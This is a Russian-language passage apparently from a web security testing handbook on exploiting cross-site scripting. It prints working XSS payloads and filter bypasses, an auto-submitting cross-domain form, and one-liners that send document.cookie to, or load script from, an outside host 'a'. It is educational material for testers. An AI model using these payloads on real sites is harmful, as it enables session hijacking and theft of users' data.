Из всех препятствий при эксплуатации потенциальных условий XSS фильтры очистки, вероятно, встречаются чаще всего. Приложение очищает или кодирует строку атаки, делая её безвредной и предотвращая исполнение JavaScript. Самое распространённое проявление очистки - HTML-кодирование ключевых символов, необходимых для атаки: например, < превращается в `<`, а > - в `>`. В других случаях приложение пытается очистить ввод от вредоносного содержимого, удаляя определённые символы или выражения.

Встретив такую защиту, сначала точно определите, какие символы и выражения очищаются и можно ли провести атаку без их прямого применения. Например, если данные вставляются непосредственно в существующий сценарий, символы HTML-тегов могут вообще не понадобиться. Если приложение удаляет из ввода теги `<script>`, можно использовать другой тег с подходящим обработчиком события. Следует рассмотреть все уже обсуждавшиеся приёмы борьбы с фильтрами на основе сигнатур, включая многослойное кодирование, нулевые байты, нестандартный синтаксис и обфускацию кода сценария. Изменяя ввод описанными способами, можно создать атаку без символов и выражений, которые фильтр очищает, и успешно обойти его.

Если провести атаку без очищаемого ввода, по-видимому, невозможно, нужно проверить эффективность фильтра очистки и найти возможные обходы.

Как описывалось в главе 2, фильтры очистки часто содержат несколько типов ошибок. В некоторых API обработки строк есть отдельные методы для замены только первого вхождения выражения и для замены всех вхождений, и разработчики порой их путают. Поэтому, если из ввода удаляется `<script>`, следующая строка позволит проверить, удаляются ли все вхождения:

```
<script><script>alert(1)</script>
```

В такой ситуации нужно также проверить, выполняется ли очистка рекурсивно:

```
<scr<script>ipt>alert(1)</script>
```

Если фильтр выполняет несколько этапов очистки ввода, проверьте, нельзя ли эксплуатировать их порядок или взаимодействие. Например, если фильтр рекурсивно удаляет `<script>`, а затем рекурсивно удаляет `<object>`, успешной может оказаться следующая атака:

```
<scr<object>ipt>alert(1)</script>
```

При внедрении в строку в кавычках существующего сценария приложение часто очищает ввод, добавляя обратную косую черту перед каждой переданной кавычкой. Кавычки экранируются, поэтому завершить строку и внедрить произвольный сценарий нельзя. В такой ситуации обязательно проверьте, экранируется ли сама обратная косая черта. Если нет, фильтр обходится очень просто. Например, если вы управляете значением `foo` в коде:

```
var a = 'foo';
```

можно внедрить:

```
foo\'; alert(1);//
```

В результате получится следующий ответ, где внедрённый сценарий исполняется. Обратите внимание на комментарий JavaScript `//`, который скрывает остаток строки и предотвращает синтаксическую ошибку из-за собственного разделителя строки приложения:

```
var a = 'foo\\'; alert(1);//';
```

Если обратная косая черта тоже правильно экранируется, но угловые скобки возвращаются без очистки, можно применить следующую атаку:

```
</script><script>alert(1)</script>
```

Она фактически отбрасывает исходный сценарий приложения и сразу после него внедряет новый. Атака работает, потому что анализ HTML-тегов в браузере имеет приоритет над анализом встроенного JavaScript:

```
<script>var a = '</script><script>alert(1)</script>
```

Хотя исходный сценарий теперь содержит синтаксическую ошибку, это не важно: браузер переходит дальше и исполняет внедрённый сценарий независимо от ошибки в исходном.

Попробуйте сами!

- mdsec.net
- mdsec.net

Совет. Если вы можете внедрить код в сценарий, но не можете использовать экранируемые кавычки, строки можно строить без разделителей приёмом `String.fromCharCode`, описанным ранее.

Когда внедрение происходит в сценарий внутри обработчика события, а не в полном блоке сценария, кавычки иногда можно HTML-кодировать, обойти очистку приложения и выйти из управляемой строки. Например, если вы управляете значением `foo` в коде:

```
<a href="#" onclick="var a = 'foo'; ...
```

а приложение правильно экранирует во вводе и кавычки, и обратные косые черты, может сработать следующая атака:

```
foo&apos;; alert(1);//
```

Получится следующий ответ. Поскольку некоторые браузеры выполняют HTML-декодирование до исполнения обработчика события как JavaScript, атака успешна:

```
<a href="#" onclick="var a = 'foo&apos;; alert(1);//'; ...
```

То, что обработчики событий декодируются из HTML до исполнения в качестве JavaScript, представляет собой важное исключение из стандартной рекомендации HTML-кодировать пользовательский ввод для предотвращения XSS-атак. В таком синтаксическом контексте HTML-кодирование не обязательно препятствует атаке. Более того, сам злоумышленник может применить его для обхода других средств защиты.

Преодоление ограничений длины

Если приложение усекает ввод до фиксированной максимальной длины, рабочий эксплойт можно создать тремя способами.

Первый и довольно очевидный способ - сократить полезную нагрузку, используя самые короткие API JavaScript и удаляя символы, которые обычно включаются, но строго не нужны. Например, при внедрении в существующий сценарий следующая 28-байтовая команда передаёт cookie пользователя серверу с именем узла `a`:

```
open("//a/"+document.cookie)
```

Если же внедрение выполняется непосредственно в HTML, следующий 30-байтовый тег загружает и исполняет сценарий с сервера, имя узла которого - `a`:

```
<script src=http://a></script>
```

В Интернете эти примеры, конечно, пришлось бы дополнить действительным доменным именем или IP-адресом. Однако во внутренней корпоративной сети для принимающего сервера действительно можно использовать компьютер с WINS-именем `a`.

> **Совет.** Упаковщик JavaScript Дина Эдвардса позволяет максимально уменьшить заданный сценарий, удалив лишние пробельные символы. Утилита также превращает сценарий в одну строку, удобную для вставки в параметр запроса:
>
> dean.edwards.name

Второй, потенциально более мощный способ преодолеть ограничение длины - распределить полезную нагрузку атаки между несколькими местами, где управляемый пользователем ввод вставляется в одну возвращаемую страницу. Рассмотрим следующий URL:

```
https://wahh-app.com/account.php?page_id=244&seed=129402931&mode=normal
```

Он возвращает страницу со следующим содержимым:

```
<input type="hidden" name="page_id" value="244">
<input type="hidden" name="seed" value="129402931">
<input type="hidden" name="mode" value="normal">
```

Предположим, каждое поле ограничено по длине так, что ни в одно нельзя вставить пригодную строку атаки. Тем не менее рабочий эксплойт можно доставить следующим URL, распределяющим сценарий между тремя управляемыми местами:

```
https://myapp.com/account.php?page_id="><script>/*&seed=*/alert(document.cookie);/*&mode=*/</script>
```

После встраивания значений параметров URL в страницу получается следующее:

```
<input type="hidden" name="page_id" value=""><script>/*">
<input type="hidden" name="seed" value="*/alert(document.cookie);/*">
<input type="hidden" name="mode" value="*/</script>">
```

Полученный HTML допустим и эквивалентен только выделенным в оригинале фрагментам. Находящиеся между ними части исходного кода фактически стали комментариями JavaScript, окружёнными маркерами `/*` и `*/`, поэтому браузер их игнорирует. Сценарий исполняется так, словно был целиком вставлен в одно место страницы.

> **Совет.** Распределение полезной нагрузки по нескольким полям иногда помогает преодолеть и другие защитные фильтры. Нередко на разных полях одной страницы приложения реализованы разные проверки и очистка данных. Предположим, в предыдущем примере параметры `page_id` и `mode` ограничены 12 символами. Из-за такой малой длины разработчики не стали применять к ним XSS-фильтры. Параметр `seed`, напротив, не ограничен по длине, поэтому для него реализованы строгие фильтры, запрещающие символы `"`, `<` и `>`. Несмотря на усилия разработчиков, в `seed` всё равно можно вставить сколь угодно длинный сценарий без запрещённых символов, поскольку контекст JavaScript создаётся данными, внедрёнными в окружающие поля.

Третий способ преодолеть ограничение длины, иногда очень эффективный, - «превратить» отражённый XSS-дефект в уязвимость на основе DOM. Например, если в исходной отражённой XSS-уязвимости приложение ограничивает длину параметра `message`, копируемого на возвращённую страницу, можно внедрить следующий 45-байтовый сценарий, вычисляющий строку фрагмента текущего URL:

```
<script>eval(location.hash.slice(1))</script>
```

Внедрив его в параметр с отражённой XSS-уязвимостью, можно фактически создать на результирующей странице XSS-уязвимость на основе DOM и исполнить второй сценарий из строки фрагмента. Она не контролируется фильтрами приложения и может иметь произвольную длину. Например:

```
http://mdsec.net/error/5/Error.ashx?message=<script>eval(location.hash.substr(1))</script>#alert(
    'long script here ......')
```

Вот ещё более короткий вариант, работающий в большинстве ситуаций:

```
http://mdsec.net/error/5/Error.ashx?message=<script>eval(unescape(location))</script>#%0Aalert(
    'long script here ......')
```

В этом варианте весь URL декодируется из формата URL и передаётся команде `eval`. URL целиком исполняется как допустимый JavaScript: префикс протокола `http:` служит меткой кода, символы `//` после него начинают однострочный комментарий, а `%0A` декодируется в перевод строки и завершает комментарий.

Доставка работающих XSS-эксплойтов

Обычно при исследовании потенциальной XSS-уязвимости, анализе и обходе фильтров приложения работа ведётся вне браузера: например, Burp Repeater многократно отправляет один запрос, каждый раз слегка изменённый, а исследователь проверяет влияние на ответ. Иногда после создания таким способом демонстрационной атаки остаётся дополнительная работа, чтобы доставить практическую атаку другим пользователям приложения. Например, точкой входа XSS может быть элемент, которым трудно управлять в чужих запросах, такой как cookie или заголовок `Referer`. Либо целевые пользователи применяют браузер со встроенной защитой от отражённых XSS-атак. В этом разделе рассматриваются практические трудности доставки работающих XSS-эксплойтов и способы их обхода.

Расширение атаки на другие страницы приложения

Предположим, обнаруженная уязвимость находится в неинтересной области приложения, затрагивающей только неаутентифицированных пользователей, тогда как действительно конфиденциальные данные и функции размещены в другой области.

Обычно нетрудно разработать полезную нагрузку, доставляемую через XSS-ошибку в одной области приложения, которая сохраняется в браузере и компрометирует жертву везде, куда она переходит в том же домене.

Один простой способ - заставить эксплойт создать `iframe` на всё окно браузера и перезагрузить текущую страницу внутри него. Пока пользователь перемещается по сайту и входит в аутентифицированную область, внедрённый сценарий продолжает исполняться в окне верхнего уровня. Он может перехватывать все события навигации и отправки форм в дочернем `iframe`, отслеживать всё содержимое ответов, появляющееся в нём, и, разумеется, перехватить сеанс пользователя в подходящий момент. В браузерах с поддержкой HTML5 сценарий даже способен обновлять URL в адресной строке при переходах между страницами с помощью функции `window.history.pushState()`.

Один пример такого эксплойта приведён по адресу:

blog.kotowicz.net

Распространённое заблуждение

«Нас не беспокоят XSS-ошибки в неаутентифицированной части сайта. С их помощью нельзя перехватывать сеансы».

Это мнение ошибочно по двум причинам. Во-первых, XSS-ошибка в неаутентифицированной части приложения обычно позволяет непосредственно компрометировать сеансы аутентифицированных пользователей. Поэтому неаутентифицированный отражённый XSS-дефект обычно серьёзнее аутентифицированного: круг потенциальных жертв шире. Во-вторых, даже если пользователь ещё не прошёл аутентификацию, злоумышленник может внедрить троянскую функциональность, которая сохраняется в браузере жертвы на протяжении нескольких запросов, ждёт входа и затем перехватывает созданный сеанс. Можно даже захватить пароль пользователя регистратором клавиш на JavaScript, как описано в главе 13.

Изменение метода запроса

Предположим, обнаруженная XSS-уязвимость использует запрос POST, но самый удобный механизм доставки атаки требует GET, например размещения на форуме тега `IMG`, направленного на уязвимый URL.

В таких случаях всегда стоит проверить, обрабатывает ли приложение запрос так же после преобразования в GET. Многие приложения допускают обе формы.

В Burp Suite любой запрос можно переключать между GET и POST командой контекстного меню «change request method».

Распространённое заблуждение

«Эту XSS-ошибку нельзя эксплуатировать: мне не удаётся провести атаку запросом GET».

Если отражённый XSS-дефект эксплуатируется только методом POST, приложение всё равно уязвимо для разных механизмов доставки атаки, включая применение вредоносного стороннего сайта.

Иногда полезен обратный приём. Преобразование атаки с методом GET в атаку с POST может позволить обойти определённые фильтры. Многие приложения выполняют общую для всего приложения фильтрацию запросов по известным строкам атак. Если приложение ожидает запросы GET, оно может фильтровать только строку запроса URL. Преобразование запроса в POST позволяет обойти такой фильтр.

Эксплуатация XSS через cookie

Некоторые приложения содержат отражённые XSS-уязвимости, где точка входа атаки находится в cookie запроса. В такой ситуации уязвимость можно попытаться эксплуатировать несколькими способами:

• как и при изменении метода запроса, приложение может разрешать запуск уязвимости параметром URL или тела с тем же именем, что у cookie;

• если в приложении есть функция, позволяющая непосредственно задавать значение cookie, например страница настроек, устанавливающая cookie по значениям отправленных параметров,

можно разработать атаку с межсайтовой подделкой запроса, которая установит нужный cookie в браузере жертвы. Тогда для эксплуатации жертву потребуется побудить к двум запросам: сначала установить cookie с полезной нагрузкой XSS, а затем запросить функцию, небезопасно обрабатывающую его значение;

• исторически в технологиях расширения браузеров, например Flash, существовали уязвимости, позволявшие отправлять междоменные запросы с произвольными HTTP-заголовками. На момент написания по крайней мере одна такая уязвимость была широко известна, но ещё не исправлена. С её помощью в подключаемом модуле браузера можно выполнять междоменные запросы с произвольным заголовком `Cookie`, специально созданным для запуска уязвимости;

• если ни один предыдущий способ не помогает, можно воспользоваться любой другой отражённой XSS-ошибкой в том же или связанном домене, установить постоянный cookie с нужным значением и тем самым навсегда скомпрометировать пользователя-жертву.

Эксплуатация XSS в заголовке Referer

Некоторые приложения содержат отражённые XSS-уязвимости, которые запускаются только через заголовок `Referer`. Обычно их довольно легко эксплуатировать с помощью подконтрольного злоумышленнику веб-сервера. Жертву побуждают запросить на этом сервере URL с подходящей полезной нагрузкой XSS для уязвимого приложения. Сервер злоумышленника возвращает ответ, вызывающий запрос к уязвимому URL, и полезная нагрузка попадает в заголовок `Referer`, отправляемый с этим запросом.

Иногда XSS-уязвимость запускается, только если заголовок `Referer` содержит URL в том же домене, что и уязвимое приложение. Тогда для доставки атаки можно воспользоваться функциями перенаправления на самом сайте. Нужно создать URL функции перенаправления, который одновременно содержит действительный XSS-эксплойт и вызывает переход на уязвимый URL. Успех зависит от применяемого функцией метода перенаправления и от того, обновляют ли современные браузеры заголовок `Referer`, следуя перенаправлениям такого типа.

Эксплуатация XSS в нестандартном содержимом запросов и ответов

Современные сложные приложения всё чаще используют Ajax-запросы без традиционных параметров. Вместо них запросы содержат данные в XML, JSON или различных форматах сериализации. Соответственно, ответы нередко содержат данные в том же либо другом формате, а не HTML.

Серверная функциональность, участвующая в таких запросах и ответах, часто демонстрирует поведение, подобное XSS. Полезные нагрузки запросов, которые обычно указывали бы на уязвимость, возвращаются приложением без изменений.

В такой ситуации поведение всё ещё может позволять доставить XSS-атаку. Для этого необходимо решить две отдельные задачи:

• найти способ заставить пользователя-жертву отправить необходимый междоменный запрос;

• найти способ изменить ответ так, чтобы при обработке браузером он исполнил сценарий.

Обе задачи непросты. Во-первых, соответствующие запросы обычно отправляются из JavaScript через `XMLHttpRequest` (см. главу 3), который по умолчанию не допускает междоменные запросы. Хотя в HTML5 `XMLHttpRequest` изменяется так, чтобы сайты могли указывать другие домены, которым разрешено с ними взаимодействовать, если цель допускает стороннее взаимодействие, вероятно, существуют более простые способы её компрометации (см. главу 13).

Во-вторых, при любой атаке возвращённый приложением ответ будет непосредственно обрабатываться браузером жертвы, а не специальным сценарием, который обрабатывает его в исходном контексте. Ответ содержит данные в используемом формате, отличном от HTML, обычно с соответствующим заголовком `Content-Type`. Браузер обрабатывает его обычным для этого типа данных способом, если тип распознан, поэтому стандартные методы внедрения кода сценария через HTML могут быть неприменимы.

Хотя задача непроста, иногда обе проблемы решаются, и подобное XSS поведение удаётся превратить в работающую атаку. Рассмотрим способ на примере формата XML.

Междоменная отправка XML-запросов

С помощью HTML-формы, где атрибут `enctype` равен `text/plain`, в теле междоменного HTTP-запроса можно отправлять почти произвольные данные. Браузеру предписывается обрабатывать параметры формы так:

• отправлять каждый параметр в отдельной строке запроса;

• как обычно, разделять имя и значение параметра знаком равенства;

• не выполнять URL-кодирование имён и значений параметров.

Хотя некоторые браузеры не соблюдают эту спецификацию, современные на момент написания версии Internet Explorer, Firefox и Opera выполняли её правильно.

Такое поведение позволяет отправлять в теле сообщения произвольные данные при условии, что где-либо в них есть хотя бы один знак равенства. Для этого данные делятся на две части до и после знака равенства. Первая часть помещается в имя параметра, вторая - в значение. Формируя запрос, браузер отправляет обе части, разделённые знаком равенства, и в точности восстанавливает необходимые данные.

Поскольку XML всегда содержит хотя бы один знак равенства в атрибуте `version` открывающего XML-тега, этот приём позволяет отправлять в теле междоменного запроса произвольные XML-данные. Например, если требуется следующий XML:

```
<?xml version="1.0"?><data><param>foo</param></data>
```

его можно отправить такой формой:

```
<form enctype="text/plain" action="http://wahh-app.com/vuln.php" method="POST">
<input type="hidden" name='<?xml version' value='"1.0"?><data><param>foo</param></data>'>
</form><script>document.forms[0].submit();</script>
```

Чтобы включить в значение параметра `param` распространённые символы атак, например угловые скобки тегов, их нужно HTML-кодировать внутри XML-запроса. Следовательно, в создающей запрос HTML-форме потребуется двойное HTML-кодирование.

> **Совет.** Этим способом можно отправлять междоменные запросы почти с любым содержимым, включая данные JSON и сериализованные двоичные объекты, если где-либо в запрос удаётся включить знак равенства. Обычно его можно поместить в поле свободного текста. Например, в следующих данных JSON знак равенства вводится через поле `comment`:

```
{ "name": "John", "email": "gomad@diet.com", "comment": "=" }
```

Единственная существенная оговорка состоит в том, что полученный запрос будет содержать следующий заголовок:

```
Content-Type: text/plain
```

Исходный запрос обычно содержал бы другой заголовок `Content-Type` в зависимости от способа его формирования. Если приложение допускает переданный заголовок и как обычно обрабатывает тело сообщения, приём можно успешно применять для создания работающего XSS-эксплойта. Если из-за изменённого `Content-Type` приложение не обрабатывает запрос обычным образом, подходящего междоменного запроса для запуска поведения, подобного XSS, может не существовать.

> **Совет.** Обнаружив поведение, подобное XSS, в запросе с нестандартным содержимым, прежде всего быстро проверьте, сохраняется ли оно после замены заголовка `Content-Type` на `text/plain`. Если нет, вероятно, не стоит тратить дополнительные усилия на разработку работающего XSS-эксплойта.

Исполнение JavaScript из XML-ответов

Вторая задача при эксплуатации поведения, подобного XSS, в нестандартном содержимом - изменить ответ так, чтобы он исполнил сценарий при непосредственной обработке браузером. Если ответ содержит неправильный заголовок `Content-Type` либо вовсе его не содержит, или если ввод отражается в самом начале тела ответа, задача может быть простой.

Но обычно заголовок `Content-Type` точно описывает возвращаемый приложением тип данных. Кроме того, ввод, как правило, отражается в середине ответа, а основная часть данных до и после этого места соответствует спецификациям заявленного типа. Браузеры по-разному анализируют содержимое: одни полностью доверяют заголовку `Content-Type`, другие исследуют сами данные и готовы переопределить заявленный тип, если фактический кажется иным. Однако в данной ситуации оба подхода крайне маловероятно приведут к обработке ответа как HTML.

Если всё же удаётся сформировать ответ, исполняющий сценарий, обычно для этого эксплуатируется конкретная синтаксическая особенность типа содержимого, в который выполняется внедрение. В случае XML это достигается XML-разметкой, объявляющей новое пространство имён, сопоставленное с XHTML. Тогда браузер анализирует элементы этого пространства как HTML. Например, при обработке Firefox следующего ответа внедрённый сценарий исполняется:

```
HTTP/1.1 200 Ok
Content-Type: text/xml
```

```
Content-Length: 1098

<xml>
<data>
...
<a xmlns:a='http://www.w3.org/1999/xhtml'>
<a:body onload='alert(1)'/></a>
...
</data>
</xml>
```

Как уже говорилось, этот эксплойт успешен, когда ответ непосредственно обрабатывается браузером, а не исходным компонентом приложения, который обычно его получает.

Атака на браузерные XSS-фильтры

Практической эксплуатации почти любой отражённой XSS-уязвимости мешают различные функции браузеров, специально предназначенные для защиты пользователей от таких атак. Современные на момент написания версии Internet Explorer по умолчанию включали XSS-фильтр, а для ряда других браузеров существовали похожие подключаемые модули. Все фильтры работали сходным образом: пассивно отслеживали запросы и ответы, по разным правилам находили возможные XSS-атаки и при обнаружении изменяли части ответа, нейтрализуя вероятную атаку.

Как уже обсуждалось, условие XSS следует считать уязвимостью, если его можно эксплуатировать через любой широко применяемый браузер. Наличие XSS-фильтра в некоторых браузерах не устраняет необходимость исправлять XSS-уязвимости. Тем не менее в определённых практических ситуациях злоумышленнику может требоваться эксплуатация именно через браузер с XSS-фильтром. Кроме того, способы обхода таких фильтров интересны сами по себе. Иногда фильтр можно использовать, чтобы облегчить доставку других атак, которые иначе были бы невозможны.

В этом разделе рассматривается XSS-фильтр Internet Explorer - на момент написания самый зрелый и широко распространённый фильтр.

Основная работа XSS-фильтра IE выглядела так:

• в междоменных запросах каждое значение параметра проверяется на возможные попытки внедрения JavaScript. Значение сопоставляется с основанным на регулярных выражениях чёрным списком распространённых строк атак;

• если найдено потенциально вредоносное значение параметра, ответ проверяется на наличие того же значения;

• если значение встречается в ответе, ответ очищается, чтобы предотвратить исполнение сценария. Например, `<script>` превращается в `<sc#ipt>`.

Прежде всего следует сказать, что XSS-фильтр IE в целом очень эффективно блокировал стандартную эксплуатацию XSS-ошибок, значительно повышая требования к злоумышленнику. Однако фильтр можно было обходить несколькими важными способами. Кроме того, особенности его работы позволяли доставлять атаки, которые иначе были бы невозможны.

Во-первых, некоторые обходы вытекали из основных принципов проектирования фильтра:

• проверялись только значения параметров, но не их имена. Некоторые приложения уязвимы для простейших атак через имена параметров, например если в ответе отражается весь запрошенный URL или строка запроса. Фильтр такие атаки не предотвращал;

• поскольку значения параметров рассматривались отдельно, при отражении нескольких параметров в одном ответе атаку можно было распределить между ними, как в описанном способе преодоления ограничений длины. Если полезная нагрузка XSS делилась на фрагменты, ни один из которых отдельно не совпадал с выражениями чёрного списка, фильтр не блокировал атаку;

• ради производительности проверялись только междоменные запросы. Поэтому, если злоумышленник мог заставить пользователя отправить запрос XSS-URL «на том же сайте», атака не блокировалась. Обычно этого можно добиться, когда поведение приложения позволяет внедрять произвольные ссылки на страницу, которую просматривает другой пользователь, даже если само внедрение отражённое: XSS-фильтр стремился блокировать лишь внедрённые сценарии, а не ссылки. Атака состояла из двух этапов: внедрение вредоносной ссылки на страницу пользователя и переход пользователя по ней с получением полезной нагрузки XSS.

Во-вторых, в некоторых случаях фильтр обходился благодаря деталям реализации браузера и сервера:

• как вы видели, браузеры допускают разные неожиданные символы и синтаксис при обработке HTML, например IE принимал нулевые байты. Особенности поведения IE иногда позволяли обойти его собственный XSS-фильтр;

• как обсуждалось в главе 10, серверы приложений по-разному обрабатывают несколько параметров запроса с одинаковым именем. В некоторых случаях все полученные значения объединяются. Например, если в ASP.NET строка запроса содержит:

```
p1=foo&p1=bar
```

приложению передаётся следующее значение параметра `p1`:

```
p1=foo,bar
```

XSS-фильтр IE, напротив, по-прежнему обрабатывал каждый параметр отдельно, даже если имена совпадали. Из-за различия в поведении полезную нагрузку XSS было легко распределить между несколькими «разными» параметрами запроса с одним именем: каждое отдельное значение обходило чёрный список, а сервер объединял их все.

> **Попробуйте сами!**
>
> На момент написания следующий XSS-эксплойт успешно обходил XSS-фильтр IE:

```
http://mdsec.net/error/5/Error.ashx?message=<scr%00ipt%20&message=>alert('xss')</script>
```

В-третьих, сам способ очистки кода сценария в ответах приложения можно было использовать для доставки иначе невозможных атак. Главная причина заключалась в пассивной работе фильтра, который искал лишь соответствия между похожим на сценарий вводом и таким же выводом. Он не мог интерактивно проверить приложение и подтвердить, действительно ли конкретный ввод создаёт конкретный вывод. Поэтому злоумышленник мог с помощью фильтра выборочно нейтрализовать собственный код сценария приложения в ответах. Если включить часть существующего сценария в значение параметра запроса, XSS-фильтр IE видел одинаковый код в запросе и ответе и изменял сценарий в ответе, не позволяя ему исполниться.

Были выявлены ситуации, где нейтрализация существующего сценария меняла синтаксический контекст последующей части ответа, содержавшей отражение пользовательского ввода. После такого изменения собственной фильтрации приложения для отражённого ввода могло стать

недостаточно, и отражение позволяло доставить XSS-атаку способом, невозможным без вмешательства XSS-фильтра IE. Однако обычно такие ситуации представляли собой пограничные случаи с необычными свойствами либо выявляли дефекты ранних версий фильтра, впоследствии исправленные.

Более существенно то, что возможность выборочно нейтрализовать собственный код приложения позволяла проводить совсем другие атаки, вмешиваясь в значимые для безопасности механизмы управления. Один общий пример - удаление защитного кода выхода из фрейма (см. главу 13), но возможны и многие другие варианты, связанные со специальным кодом приложения, который выполняет ключевые защитные задачи на клиентской стороне.

Поиск и эксплуатация хранимых XSS-уязвимостей

Процесс поиска хранимых XSS-уязвимостей во многом совпадает с описанным для отражённого XSS и включает отправку уникальной строки в каждую точку входа приложения. Но для обнаружения максимального числа уязвимостей нужно учитывать важные различия.

Этапы атаки

1. Отправив уникальную строку во все возможные места приложения, ещё раз просмотрите всё его содержимое и функции, находя случаи возврата строки браузеру. Управляемые пользователем данные, введённые в одном месте, например имя на странице личных сведений, могут показываться во множестве мест приложения: на домашней странице пользователя, в списке зарегистрированных пользователей, в элементах рабочего процесса вроде задач, в списках контактов других пользователей, в опубликованных пользователем сообщениях или вопросах, в журналах приложения. К каждому появлению строки могут применяться разные защитные фильтры, поэтому каждое нужно исследовать отдельно.

2. По возможности просмотрите все области приложения, доступные администраторам, и найдите там данные, управляемые непривилегированными пользователями. Например, приложение может разрешать администраторам просматривать журналы в браузере. Такая функциональность чрезвычайно часто содержит XSS-уязвимости, которые злоумышленник эксплуатирует, создавая журнальные записи с вредоносным HTML.

3. При отправке тестовой строки в каждое место приложения иногда недостаточно просто передавать её как каждый параметр каждой страницы. Многие функции нужно пройти в несколько этапов, прежде чем отправленные данные действительно сохранятся. Например, регистрация пользователя, размещение заказа и перевод средств часто требуют определённой последовательности нескольких запросов. Чтобы не пропустить уязвимости, каждый тестовый случай нужно довести до конца.

4. При поиске отражённого XSS интерес представляет каждый управляемый элемент запроса жертвы: все параметры, каждый HTTP-заголовок и так далее. Для хранимого XSS следует также исследовать все внеполосные каналы, по которым приложение получает и обрабатывает управляемый ввод. Любой такой канал подходит как вектор внедрения хранимой XSS-атаки. Просмотрите результаты картографирования приложения (см. главу 4) и найдите все возможные участки поверхности атаки.

5. Если приложение позволяет загружать и скачивать файлы, обязательно проверяйте эту функциональность на хранимые XSS-атаки. Подробные методы тестирования описаны далее в этой главе.

6. Творчески подумайте о любых других способах сохранения управляемых вами данных в приложении и их показа другим пользователям. Например, если функция поиска выводит список популярных запросов, хранимую полезную нагрузку XSS можно внедрить, многократно выполнив поиск по ней, даже когда основная функция поиска безопасно обрабатывает ввод.

Выявив каждый случай, когда приложение сохраняет управляемые пользователем данные, а затем возвращает их браузеру, следуйте тому же процессу, что был описан для исследования потенциальных отражённых XSS-уязвимостей. Определите ввод, необходимый для внедрения допустимого JavaScript в окружающий HTML, а затем попытайтесь обойти фильтры, мешающие обработке полезной нагрузки.

> **Совет.** При поиске отражённого XSS легко определить потенциально уязвимые параметры запросов: можно проверять по одному параметру и искать появление ввода в каждом ответе. С хранимым XSS это бывает сложнее. Если передать одну тестовую строку во всех параметрах всех страниц, она может снова появиться во многих местах приложения, и по контексту не всегда ясно, какой именно параметр отвечает за каждое появление. Чтобы избежать проблемы, при поиске хранимых XSS-дефектов передавайте в каждом параметре отдельную тестовую строку. Например, добавляйте к уникальной строке имя поля, куда она отправляется.

При тестировании определённых видов функций на хранимые XSS-уязвимости применимы специальные приёмы. Ниже некоторые из них рассматриваются подробнее.

Проверка XSS в приложениях веб-почты

Как уже обсуждалось, приложения веб-почты по своей природе рискуют содержать хранимые XSS-уязвимости, поскольку включают полученное непосредственно от третьих лиц HTML-содержимое в страницы, показываемые пользователям. В идеале для проверки нужно получить собственную учётную запись электронной почты в приложении, отправить себе в письмах различные XSS-эксплойты и просмотреть каждое письмо в приложении, выясняя, срабатывают ли они.

Для тщательной проверки нужно отправлять в письмах всевозможное необычное HTML-содержимое, как при поиске обходов входных фильтров. Стандартный почтовый клиент, скорее всего, не даст достаточного контроля над необработанным содержимым сообщения либо сам очистит или «исправит» намеренно неправильный синтаксис.

В такой ситуации обычно предпочтителен другой способ создания писем с прямым контролем содержимого. Один вариант - команда UNIX `sendmail`. Компьютер должен быть настроен с реквизитами почтового сервера для исходящей почты. После этого необработанное письмо создаётся в текстовом редакторе и отправляется командой:

```
sendmail -t test@example.org < email.txt
```

Ниже приведён пример файла необработанного письма. Помимо разных полезных нагрузок XSS и способов обхода фильтров в теле сообщения можно попробовать указать другой `Content-Type` и `charset`:

```
MIME-Version: 1.0
From: test@example.org
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: 7bit
Subject: XSS test

<html>
<body>
<img src=``onerror=alert(1)>
</body>
</html>
.
```

Проверка XSS в загруженных файлах

Распространённый, но часто упускаемый источник хранимых XSS-уязвимостей возникает, когда приложение позволяет загружать файлы, которые затем скачивают и просматривают другие пользователи. Такая функциональность часто встречается в современных приложениях. Помимо традиционных функций рабочих процессов для совместного использования файлов, файлы могут отправляться как вложения пользователям веб-почты, изображения - прикрепляться к записям блога, служить пользовательскими фотографиями профиля или публиковаться в фотоальбомах.

На уязвимость приложения к атакам через загружаемые файлы могут влиять разные факторы:

• при загрузке приложение может ограничивать разрешённые расширения файлов;

• при загрузке приложение может проверять, соответствует ли содержимое ожидаемому формату, например JPEG;

• при скачивании приложение может возвращать заголовок `Content-Type`, указывающий предполагаемый тип содержимого файла, например `image/jpeg`;

• при скачивании приложение может возвращать заголовок `Content-Disposition`, предписывающий браузеру сохранить файл на диск. В противном случае для соответствующих типов содержимого браузер пользователя сам обрабатывает и отображает файл.

Исследуя такую функциональность, сначала попробуйте загрузить простой HTML-файл с демонстрационным сценарием. Если файл принят, скачайте его обычным способом. Если исходный файл возвращается без изменений и сценарий исполняется, приложение определённо уязвимо.

Если приложение блокирует загружаемый файл, попробуйте разные расширения, включая `.txt` и `.jpg`. Если HTML-файл принимается с другим расширением, приложение всё ещё может быть уязвимо в зависимости от способа доставки файла при скачивании. Так часто уязвимы приложения веб-почты: злоумышленник отправляет письмо с заманчиво названным вложением-изображением, которое на самом деле компрометирует сеанс каждого просмотревшего его пользователя.

Даже если приложение возвращает `Content-Type`, объявляющий скачанный файл изображением, некоторые браузеры могут обработать содержимое как HTML, если фактически оно является HTML. Например:

```
HTTP/1.1 200 OK
Content-Length: 25
Content-Type: image/jpeg

<script>alert(1)</script>
```

Так вели себя старые версии Internet Explorer. Если пользователь непосредственно запрашивал файл `.jpg`, а не через встроенный тег `<img>`, и получал приведённый ответ, IE действительно обрабатывал содержимое как HTML. Хотя затем такое поведение изменили, в будущем другие браузеры могут вести себя подобным образом.

Атаки с гибридными файлами

Для защиты от описанных атак приложения часто проверяют содержимое загружаемого файла и удостоверяются, что он действительно содержит данные ожидаемого формата, например изображение. Но такие приложения могут оставаться уязвимыми к «гибридным файлам», объединяющим два разных формата в одном файле.

Один пример - файл GIFAR, разработанный Билли Риосом. Он содержит данные как в формате изображения GIF, так и в формате JAR, архива Java, и действительно является допустимым файлом обоих типов. Это возможно потому, что метаданные GIF находятся в начале, а метаданные JAR - в конце. Поэтому приложения, проверяющие содержимое загружаемых файлов и разрешающие файлы с данными GIF, принимают GIFAR как допустимый.

Атака через загруженный файл GIFAR обычно включает следующие этапы:

• злоумышленник находит функцию, где GIF-файлы, загруженные одним пользователем, могут скачать другие, например фотографию профиля в социальной сети;

• злоумышленник создаёт GIFAR с Java-кодом, который перехватывает сеанс каждого исполнившего его пользователя;

• злоумышленник загружает файл как фотографию профиля. Поскольку файл содержит допустимое изображение GIF, приложение его принимает;

